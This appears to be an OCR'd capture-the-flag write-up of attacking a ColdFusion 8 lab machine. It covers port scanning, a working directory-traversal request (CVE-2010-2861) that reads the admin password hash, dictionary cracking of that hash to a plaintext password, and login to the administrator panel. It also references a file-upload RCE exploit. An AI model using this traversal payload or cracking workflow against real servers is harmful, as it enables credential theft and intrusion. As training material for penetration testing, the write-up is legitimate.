

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV 10.10.10.11 --open --min-rate 1000 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-10 13:46 IST
Nmap scan report for 10.10.10.11
Host is up (0.23s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 268.54 seconds
```


2) Port 8500 runs a web server



Index of /


```
CFIDE/          dir   03/22/17 08:52 μμ
cfdocs/         dir   03/22/17 08:55 μμ
```

3) It is a Jrun Web server



```
GET / HTTP/1.1
Host: 10.10.10.11:8500
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.0 200 OK
Date: Mon, 11 Mar 2024 16:35:59 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Server: JRun Web Server

<html>
  <head>
    <title>
      Index of /
    </title>
  </head>
  <body bgcolor="#ffffff">
    <h1>
      Index of /
    </h1>
```



People also ask

What is JRun Web server?


JRun is an application server from Macromedia that is based on Sun Microsystems' Java 2 Platform, Enterprise Edition (J2EE). JRun consists of Java Server Page (JSP), Java servlets, Enterprise JavaBeans, the Java Transaction Service (JTS), and the Java Messaging Service (JMS).

eG Innovations
https://www.eginnovations.com › documentation › Intr...

JRun Application Server Monitoring - An introduction

Search for: What is JRun Web server?


4) It hosts a cold fusion 8



ColdFusion Documentation — Mozilla Firefox

Documentation

Installing and Using ColdFusion (Local HTML | LiveDocs | PDF)
CFML Reference (Local HTML | LiveDocs | PDF)
ColdFusion Developer's Guide (Local HTML | LiveDocs | PDF)
Configuring and Administering ColdFusion (Local HTML | LiveDocs | PDF)




Wikipedia
https://en.wikipedia.org › wiki › Adobe_ColdFusion

Adobe ColdFusion

Adobe **ColdFusion** is a commercial rapid web-**application** development computing platform created by J. J. Allaire in 1995. **ColdFusion** was originally designed ...


Overview · Versions · Development roadmap · Features



```
administrator
    GET:/
    POST:enter.cfm()(cfadminPassword,cfadminUserId,requestedURL,salt,subm
    GET:favicon.ico
    images
        GET:adobelogo.gif
        GET:loginbackground.jpg
        GET:spacer.gif
    GET:index.cfm
    GET:sha1.js
GET:classes
classes
    GET:/
    GET:cf-j2re-win.cab
    GET:cfapplets.jar
    images
GET:componentutils
componentutils
```

Vulnerability Assessment

1) Cold Fusion 8 is vulnerable to directory traversal



Adobe ColdFusion - Directory Traversal


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
14641	2010-2861	ANONYMOUS	REMOTE	MULTIPLE	2010-08-14

EDB Verified: ✓

Exploit: / {}

Vulnerable App:

2) Confirmed vulnerability



```
GET /CFIDE/administrator/enter.cfm?locale=../../../../../../../lib/password.properties%00en
HTTP/1.1
Host: 10.10.10.11:8500
Cookie: CFID=204; CFTOKEN=69198260
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```


<html>
  <head>
    <LINK REL="SHORTCUT ICON" href="http://10.10.10.11:8500/CFIDE/administrator/favicon.ico">
    <title>
      #Wed Mar 22 20:53:51 EET 2017
      rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP  \n
      password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
      encrypted=true
    </title>
```


3) There is a file upload

ExploitDev Journey #1 | CVE-2009-2265 | ColdFusion 8.0.1 - Arbitrary File Upload / RCE

Original: https://www.exploit-db.com/exploits/16788


Exploitation

1) Cracked the hash



```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

2f635f6d20e3fde0c53075a84b68fb07dcec9b03:happyday
```

2) Logged in


ColdFusion Administrator — Mozilla Firefox
• ColdFusion Administrator ×
10.10.10.11:8500/CFIDE/administrator/index.cfm
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
oldfusion 8
Re
Sy
He
LOGOUT

Welcome to the ColdFusion Administrator

You are using the **ColdFusion Developer Edition**. This free edition provides the features of ColdFusion Enterprise, but can only be accessed from the local machine and two additional IP addresses. The Developer Edition enables you to learn and develop ColdFusion applications on your standalone workstation. To deploy your ColdFusion applications, you will need to purchase a license to the ColdFusion Edition of your choice or utilize ColdFusion hosting services.

Create better Internet applications quickly and easily

Thank you for trying ColdFusion 8
You've just made your life as a developer a little easier! We're confident you'll find that Adobe® ColdFusion® 8 software will help you create compelling Internet applications while solving day-to-day developer challenges. Now you can quickly deliver rich and engaging application experiences to your users. We encourage you to explore the new and enhanced capabilities with these helpful tips and demonstrations.

Jump-start your trial
Multimedia demonstrations help you maximize your evaluation experience.
VIEW DEMOS

Feature highlights
The highlights page is the quickest way to learn what's new in ColdFusion 8.
VIEW NEW FEATURES

Ready to buy?
Get more information on purchasing options.
BUY NOW

ColdFusion Resources

The following are links to helpful resources within the product as well as on external sites.

Getting Started
- Getting Started Experience »
- Example Applications »
- ColdFusion Developer Center Getting Started »

Product Information
- **About ColdFusion »**
- Documentation »
- TechNotes »
- Release Notes »
- Product Editions »
- System Requirements »
- Latest product information »

Technical Support and Training
- ColdFusion Support Center »
- ColdFusion TechNotes »
- Additional Documentation »
- Online/classroom training »

